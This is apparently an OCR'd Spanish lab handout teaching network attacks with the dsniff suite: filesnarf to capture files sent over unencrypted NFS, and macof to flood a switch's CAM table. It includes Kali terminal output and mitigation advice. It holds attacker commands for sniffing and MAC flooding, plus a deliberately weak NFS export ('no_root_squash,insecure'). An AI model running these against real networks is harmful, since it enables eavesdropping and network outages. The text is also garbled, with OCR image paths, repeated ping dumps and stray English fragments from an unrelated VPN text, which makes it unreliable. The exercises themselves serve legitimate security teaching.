
┌──(kali㉿kali)-[~]
└─$ ping www.bancofalso.com
PING www.bancofalso.com (23.239.13.190) 56(84) bytes of data.
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=1 ttl=43 time=112 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=2 ttl=43 time=112 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=3 ttl=43 time=112 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=4 ttl=43 time=111 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
```

```
┌──(kali㉿kali)-[~]
└─$ ping www.bancofalso.com
ping: www.bancofalso.com: Temporary failure in name resolution

┌──(kali㉿kali)-[~]
└─$
```


```
┌──(kali㉿kali)-[~]
└─$ ping www.bancofalso.com
PING www.bancofalso.com (23.239.13.190) 56(84) bytes of data.
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=1 ttl=43 time=112 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=2 ttl=43 time=112 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=3 ttl=43 time=112 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=4 ttl=43 time=111 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=5 ttl=43 time=111 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=6 ttl=43 time=112 ms
```

```
┌──(kali㉿kali)-[~]
└─$ ping www.bancofalso.com
PING www.bancofalso.com (23.239.13.190) 56(84) bytes of data.
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=1 ttl=43 time=112 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=2 ttl=43 time=112 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=3 ttl=43 time=112 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=4 ttl=43 time=112 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=5 ttl=43 time=112 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=6 ttl=43 time=112 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=7 ttl=43 time=112 ms
64 bytes from 23-239-13-190.ip.linodeusercontent.com (23.239.13.190)
: icmp_seq=8 ttl=43 time=111 ms
```





Normally, that's a bad idea. You should always use SS



Ejercicio 9: Monitoreo de transferencias de archivos con filesnarf (tráfico NFS)

Herramienta: filesnarf (suite dsniff)
Objetivo: Mostrar cómo es posible capturar información sobre **archivos** que se transfieren por la red en claro, utilizando la herramienta *filesnarf*. En particular, *filesnarf* se enfoca en sniffear archivos transmitidos via **NFS (Network File System)**, un protocolo de compartición de archivos en UNIX que originalmente no cifraba el tráfico. El objetivo es detectar nombres de archivos (e incluso contenido) que viajen sin cifrado, evidenciando fuga de metadatos y datos sensibles si no se protegen las comparticiones.

Instrucciones:

1. **Entorno NFS:** Prepare un escenario en que se use NFS sin cifrar. Por ejemplo, en una máquina "Servidor" Linux configure una exportación NFS de un directorio (editando /etc/exports, etc., y arrancando exportfs/nfs-kernel-server). En una máquina "Cliente" Linux, monte esa exportación con mount -t nfs <IP_servidor>:/ruta/exportada /mnt/compartido. Asegúrese de no usar opciones de cifrado (NFSv3 no cifra nada; NFSv4.2 puede cifrar pero supondremos no).
2. En la máquina Atacante (que debe estar en la misma red; si replicamos mitM, aplicar ARP spoof entre Cliente y Servidor para capturar su tráfico NFS), ejecute filesnarf -i eth0 -v. El parámetro -v (verbose) hace que liste en la salida los nombres de los archivos que va interceptando. Sin -v, *filesnarf* podría intentar guardar copias de los archivos directamente en el directorio actual, lo cual también puede suceder.
3. Ahora, en la máquina Cliente, realice alguna acción en el recurso NFS compartido para generar tráfico:

    - Por ejemplo, navegue al directorio montado (/mnt/compartido) y ejecute ls -l para listar archivos, o abra/copíe un archivo del share (por ejemplo, cat /mnt/compartido/archivo.txt o cp /mnt/compartido/archivo.txt /tmp/).
    - Esto hará que por la red pasen las peticiones de lectura/escritura NFS y los nombres de los archivos accesados.
4. Observe la salida de filesnarf: debería listar el/los nombres de archivos a los que se accedió. Por ejemplo:
5. filesnarf: 192.168.1.60:/export/docs/report.pdf -> saved as 192.168.1.60_export_docs_report.pdf

o en modo verbose podría mostrar algo como:

/export/docs/report.pdf (NFS file open)

/export/docs/report.pdf (NFS file read 2048 bytes)

...

Esto indica que detectó la apertura/transferencia del fichero *report.pdf*. Incluso puede que lo guarde localmente.

6. Si se copió un archivo entero vía NFS, *filesnarf* posiblemente lo haya escrito en el directorio donde se ejecutó (con un nombre basado en la IP y ruta como en el ejemplo arriba). Verifique si existe el archivo y compárelo con el original: en muchos casos, filesnarf habrá capturado el contenido completo (salvo que la transferencia sea muy grande o haya limitaciones).
7. Pruebe con otro archivo o acción (crear un archivo nuevo, etc.) para ver cómo lo refleja la herramienta.
8. Detenga filesnarf después de la prueba.

Comandos necesarios:
En Atacante:

filesnarf -i eth0 -v # Escuchar en interfaz eth0 tráfico NFS verbosamente

(La configuración de NFS servidor/cliente con exportfs y mount no la detallamos por ser más compleja, se asume conocida para el contexto del ejercicio. Lo importante es generar tráfico NFS.)

Riesgos asociados y mitigación:

- **Riesgo:** Las comparticiones de archivos sin cifrar (ej: NFSv3, FTP, SMBv1 sin cifrado) permiten que un atacante vea qué archivos se transfieren, sus nombres e incluso su contenido. Esto es una grave filtración de **metadatos** (nombres de proyectos, usuarios, etc.) y potencialmente de datos sensibles (si captura el contenido).
  Mitigación: Utilizar **protocolos seguros de compartición**: NFS versión 4.2 puede utilizar cifrado de transporte; SMBv3 tiene cifrado de sesión; o encapsular el tráfico de compartición dentro de túneles seguros (VPN, SSHFS en lugar de NFS, etc.). Además, segmentar la red de almacenamiento (por ejemplo, VLAN separada para

NFS a la que clientes normales no acceden) reduce que un atacante promedio pueda sniffar ese tráfico. En general, cualquier servicio de transferencia de ficheros debería cifrarse (SFTP, HTTPS, etc. en su defecto).

Resultados esperados:

- *filesnarf* mostrará los **nombres de archivos** a los que se accede via NFS. Por ejemplo, si el cliente listó y abrió "secreto.txt", la herramienta podría al menos indicar "/ruta/secreto.txt". Ese es un metadato importante: el atacante ahora sabe que existe un archivo llamado "secreto.txt". Si lo guardó, tendrá su contenido.
- En caso de guardar archivos, el atacante podría acabar con una copia del mismo en su máquina sin haber tocado el servidor directamente. Esto sucede porque NFS transmite los datos de archivo en claro (RPC READ/WRITE operations) y *filesnarf* los reconstruye.
- Si no llegó a capturar todo el contenido (posible si no se hizo lectura completa, etc.), igual habrá evidencias de nombres y tamaños.
- Por ejemplo, output podría ser:
- filesnarf: 192.168.1.60:/shared/secret.doc -> saved as 192.168.1.60_shared_secret.doc
- filesnarf: 192.168.1.60:/shared/photos.zip -> saved as 192.168.1.60_shared_photos.zip

Y estos archivos estar en el directorio actual.

- A nivel usuario, el cliente NFS no notó nada, todo funcionó normal. Solo que el atacante silenciosamente copió en espejo lo que pasaba.

Solución guiada:
Este ejercicio expuso que **los protocolos de compartición sin cifrar comprometen tanto la confidencialidad como la privacidad de la información**. El alumno vio que simplemente escuchando tráfico NFS pudo obtener una **lista de archivos** que otro equipo estaba leyendo o escribiendo. Por ejemplo, suponga que en la salida vio "HR-Salaries.xlsx" – ya ese nombre revela información sensible (Departamento de RRHH, salarios). Y si el contenido viajó completo, el atacante podría tener los datos salariales íntegros.

En la práctica, *filesnarf* demostró cómo un atacante puede llevar a cabo un espionaje pasivo de actividades de archivo. En entornos reales, esto equivaldría a alguien en la misma red corporativa pudiendo interceptar transferencias de documentos confidenciales entre un servidor de archivos y los clientes. Claramente es una situación inaceptable.

Las mitigaciones son claras: modernizar protocolos o protegerlos. NFSv4 implementa mejoras, entre ellas la posibilidad de seguridad a nivel de transporte (en combinación con Kerberos y cifrado). SMB a partir de v3 (Windows 2012+) tiene opción de cifrado de extremo a extremo en shares. Si por legado se sigue usando NFSv3, una medida es encapsularlo en una VPN interna (por ejemplo, IPsec entre cliente y servidor, de modo que aunque un atacante sniff, todo va cifrado a nivel IP). **Usar SFTP/SSHFS** es otra alternativa para pequeñas escalas en vez de NFS.

Además, *filesnarf* específicamente es para NFS, pero otros protocolos de archivos también son vulnerables: por ejemplo, **FTP** (no solo credenciales como vimos, sino archivos si se transfieren, un sniffer puede reconstruirlos también) y **HTTP** descuidado (descargas via HTTP pueden ser interceptadas y reconstruidas). Wireshark de hecho tiene capacidad de "Follow TCP stream" y extraer archivos de ciertos protocolos (HTTP, SMB), similar a lo que filesnarf hace.

Entonces, la lección es amplia: **los datos en tránsito deben cifrarse**, no solo las contraseñas. Aquí vimos que aunque la autenticación quizás ni existe (NFS suele confiar en IP y permisos, no manda contraseñas en la operación), el contenido estaba expuesto.

El alumno, al comprobar que filesnarf quizás guardó una copia del archivo interceptado, entenderá que un atacante ni siquiera necesita robar credenciales o acceder al servidor: puede literalmente **robar la información en el aire**. Este es un concepto poderoso sobre la vulnerabilidad de la información en tránsito.

Se refuerza así la importancia de estrategias de seguridad como **cifrado de datos en movimiento**, **segmentación de redes sensibles** (por ejemplo, poner servidores de ficheros en subredes aisladas accesibles solo por ciertos clientes, dificultando la presencia de un sniffer no autorizado) y **auditoría de tráfico** (detectar si hay un volumen anormal de sniffing o respuestas ARP raras).

Este ejercicio también complementa los anteriores: habíamos visto robar credenciales (dsniff), ahora robar archivos directamente. Un atacante real probablemente haría todo junto: primero se pone en MitM, luego captura contraseñas (dsniff) para acceder a algunos servicios, y simultáneamente captura archivos en protocolos no cifrados. Esto demuestra la cadena de peligros una vez que la red interna es comprometida.

En informes de auditoría, tras identificar NFS sin protección, recomendaríamos: *"Implementar NFSv4 con krb5i/krb5p (integridad y privacidad) para cifrar el tráfico de archivos, o migrar a soluciones de transferencia seguras; Considerar segmentar la red de servidores de ficheros y habilitar TLS en todas las comunicaciones de intercambio de archivos."*.


Rol	**Máquina**	**IP**	**Función en este Ejercicio**
Atacante (Filesnarf)	$192.168.0.7$	$192.168.0.7$	Ejecuta filesnarf y es el **Cliente NFS**.

Víctima (Servidor NFS)	$192.168.0.92$	$192.168.0.92$	Es el **Servidor NFS** (la fuente de la fuga de datos).

- maquina victima:

  - sudo apt update

  - sudo apt install nfs-kernel-server -y




2. Crear el Recurso Compartido y el Archivo de Prueba


Crearemos el directorio compartido y un archivo de texto con contenido "sensible":

- sudo mkdir -p /srv/nfs/datos_secretos

- sudo echo "Contraseña de root: password123" | sudo tee /srv/nfs/datos_secretos/clave.txt



- sudo echo "/srv/nfs/datos_secretos 192.168.0.0/24(rw,sync,no_root_squash,insecure)" | sudo tee -a /etc/exports



- ## Instalar el Cliente NFS

En la terminal del **Atacante (192.168.0.7)**:

- sudo mkdir -p /mnt/nfs_compartido
- # Ejecutar filesnarf en la interfaz eth0, en modo verbose (-v)
- sudo filesnarf -i eth0 -v

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install nfs-common -y
nfs-common is already the newest version (1:2.8.4-1+b1).
The following packages were automatically installed and are no longe
r required:
  gir1.2-girepository-2.0  libsqlcipher1
  libarmadillo14           libwireshark18
  libdisplay-info2         libwiretap15
  libgdal37                libwsutil16
  libgeos3.14.0            python3-proton-vpn-lib
  libgirepository-1.0-1    python3-xlutils
  libinstpatch-1.0-2       python3-xlwt
  libobjc-14-dev
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 6

┌──(kali㉿kali)-[~]
└─$ sudo mkdir -p /mnt/nfs_compartido

┌──(kali㉿kali)-[~]
└─$
```

lanzamiento de sniffing

- sudo filesnarf -i eth0 -v

```
┌──(kali㉿kali)-[~]
└─$ sudo filesnarf -i eth0 -v
filesnarf: listening on eth0
```

```
┌──(kali㉿kali)-[~]
└─$ cat 192.168.0.92_srv_nfs_datos_secretos_clave.txt
cat: 192.168.0.92_srv_nfs_datos_secretos_clave.txt: No such file or
directory

┌──(kali㉿kali)-[~]
└─$
```

make it impossible for those wifi networks to send you to a login or payment page

Basically, those networks can't tap into your connection just like attackers can't.

Ejercicio 10: Ataque de flooding de tabla CAM con macof (MAC Flooding)

Herramienta: macof (suite dsniff)
Objetivo: Simular un ataque de **MAC Flooding** en un switch usando *macof*, que envía una

gran cantidad de tramas con direcciones MAC de origen aleatorias para llenar la tabla CAM del switch. El objetivo es ver qué ocurre cuando el switch no puede aprender más direcciones: típicamente empieza a comportarse como un **hub**, enviando el tráfico a todos los puertos, lo que podría permitir sniffing generalizado (además de causar degradación de la red por la inundación). Este ejercicio ayuda a comprender una vulnerabilidad a nivel 2 (conmutación) y la importancia de las contramedidas en switches.

Instrucciones:

1. Identifique un segmento de red conmutado para la prueba. Idealmente use un switch no crítico o un entorno virtual que simule switching. *macof* generará miles de direcciones MAC falsas, lo que puede sobrecargar algunos dispositivos; en un lab físico, téngalo en cuenta.
2. En la máquina Atacante, simplemente ejecute macof (por defecto envía por eth0; si no, especifique -i eth0). Este comando empezará a arrojar decenas de miles de tramas por segundo, cada una con un origen MAC distinto y un destino aleatorio en la subred (usualmente IP incrementales). Verá en la consola desfilar líneas de direcciones generadas, o quizás no muestre nada pero estará enviando.
3. Deje macof corriendo durante unos 30 segundos a 1 minuto. Durante este tiempo:
    - Observe el comportamiento de la red: si hay otros equipos en el switch, podrían experimentar lentitud o perturbaciones. Por ejemplo, intente hacer ping entre dos máquinas cualesquiera en ese switch: es posible que aumente la latencia o que de pronto lleguen pings de fuentes inesperadas.
    - Si tiene acceso al switch (interfaz de gestión), compruebe su tabla de direcciones MAC (show mac address-table en Cisco por ej.). Verá que está llena de entradas (posiblemente todas apuntando al puerto del atacante, ya que envió con origenes falsos por ahí).
    - En algunos switches, una vez saturada la CAM, comenzarán a difundir todo broadcast y tráfico desconocido por todos los puertos. Para probar esto, en otra máquina de la red intente generar tráfico unidireccional (por ejemplo, envíe un archivo a otra máquina via netcat o ftp) mientras macof está activo; luego en la máquina atacante abra Wireshark a ver si captura paquetes de esa transferencia que normalmente no debería ver. Si el switch "falló abierto", el atacante verá tráfico ajeno.
4. Tras un minuto, detenga macof (Ctrl+C). Es probable que la red se normalice después de unos instantes (los switches limpian la tabla y vuelven a aprender). Puede que algunos switches incluso se bloqueen temporalmente o puertos entren en modo seguridad si lo tienen.
5. Registre lo observado: ¿Hubo pérdida de paquetes? ¿El atacante logró ver tráfico de terceros (indicando broadcast masivo)? ¿Se saturó CPU del switch (a veces estos ataques consumen CPU de switch)?
6. *Nota:* En entornos virtuales (como VirtualBox/VMware vswitch), puede que la emulación de switch no sea perfecta y macof no provoque un "hub" porque ya es más hub-like. En hardware real con un switch no protegido, sí sucede.

Comandos necesarios:

En Atacante:

macof -i eth0 # Generar tráfico MAC flooding en interfaz eth0

Riesgos asociados y mitigación:

- **Riesgo:** El MAC flooding es un ataque de **Denegación/Degradación de Servicio** a nivel red, y además un facilitador de sniffing. Al sobrecargar la tabla CAM, un atacante puede conseguir que tráfico que debía ser conmutado (unicast) sea enviado a todos los puertos, **permitiéndole capturarlo**. También puede saturar el switch y causar lentitud o caída de red (porque manejando miles de MACs por segundo, algunos switches agotan memoria o CPU).
  Mitigación: Configurar **port security** en los switches: limitar el número de direcciones MAC permitidas por puerto (por ejemplo, no más de 2 MAC en un puerto de acceso). Esto haría que, cuando el atacante intente registrar cientos, el switch bloquee el puerto o ignore MACs extra. Muchos switches gestionados ofrecen esta característica. Otra mitigación es **monitorizar**: una ráfaga tan inusual de direcciones podría disparar alertas en sistemas de monitoreo de red. En redes bien segmentadas, un atacante tampoco debería tener fácil acceso físico a un puerto de switch para lanzar esto (pero un equipo comprometido internamente sí podría). En general, activar las funciones de seguridad de switch (como Cisco *Storm Control*, *Dynamic ARP Inspection*, etc., aunque DAI es para ARP, suelen acompañar port security).

Resultados esperados:

- Durante la ejecución de macof, probablemente la consola inundará (dependiendo de la versión) mostrando cada paquete generado: algo tipo macof: sent packet SRC=02:fa:... DST=ff:ff:... repetidamente. O puede no imprimir pero saturar la red.
- Si el ataque tuvo efecto: otros equipos en la red pueden notar anomalías. Por ejemplo:
  - La víctima de ejercicios anteriores, sin estar en MitM ahora, de repente recibe tráfico extraño (puede que su Wireshark note paquetes ARP o demás de direcciones raras).
  - El atacante podría abrir Wireshark después de unos segundos y ver tráfico que no le corresponde (por ejemplo, ARPs entre otras máquinas, o respuestas de dispositivos a solicitudes de la víctima, etc., indicio de que el switch está inundando).
  - En el peor caso, la conectividad se vuelve errática: pings con fluctuaciones, etc.
- Si el switch tenía port security, es posible que tras unas cuantas, bloquee el puerto del atacante (lo *shutdown*). En tal caso, la máquina atacante perderá conectividad (no verá nada, incluso macof deja de tener efecto porque el puerto se cerró). Eso es buena señal de mitigación.
- Tras parar macof, la red debería volver a la normalidad rápidamente (si no hay puertos err-disabled, etc.).
- Este ataque no produce "prueba" tan visible al usuario final salvo la degradación; su efectividad se mide en si permitió sniffing. Lo ideal es que el alumno haya logrado capturar algo que antes no podía (por ejemplo, un ping entre dos terceros visible). Si lo logró, confirmamos que el switch actuó como hub.

Solución guiada:

El ejercicio con *macof* revela cómo un atacante puede explotar un switch mal configurado para **anular su principal ventaja de seguridad** (la segregación de tráfico). El alumno habrá notado que, tras inundar la red con direcciones MAC falsas, el switch comenzó a comportarse de forma anómala. En una situación ideal de demostración, el atacante habría podido ver comunicaciones de otros equipos que antes no estaban accesibles, lo que significa que logró romper el aislamiento. También es probable que la red se ralentizara o se perdieran paquetes durante la inundación, manifestando el aspecto de DoS.

La mitigación, *port security*, se entiende fácil tras ver el ataque: si un puerto solo acepta, digamos, 5 MACs distintas, en cuanto macof intente la 6ª, el switch sabrá que es un comportamiento inusual y podrá bloquearlo. Muchos switches incluso mandarían una alarma SNMP al admin de que se detectó un "MAC limit exceeded", alertando de un posible ataque.

Otra reflexión es que muchos switches modernos también implementan contramedidas específicas: por ejemplo, *MAC address throttling* o *IEEE 802.1X* para autenticar dispositivos antes de darles acceso a la red. Con 802.1X, un dispositivo no autenticado no podrá enviar tráfico como macof. Sin esas medidas, un simple host dentro de la red puede ejecutar este ataque con herramientas disponibles (dsniff en este caso).

El alumno también pudo ver que este ataque no roba datos per se, pero habilita el sniffing general. Es un medio para un fin: hacerlo, luego ejecutar Wireshark/dsniff y capturar cosas (como credenciales en tráfico que de otra forma no habrían pasado por el atacante). Este ataque era más común en redes antiguas con hubs o switches baratos. Hoy, con port security disponible incluso en switches de gama media, es menos frecuente, pero la amenaza persiste si no se configura.

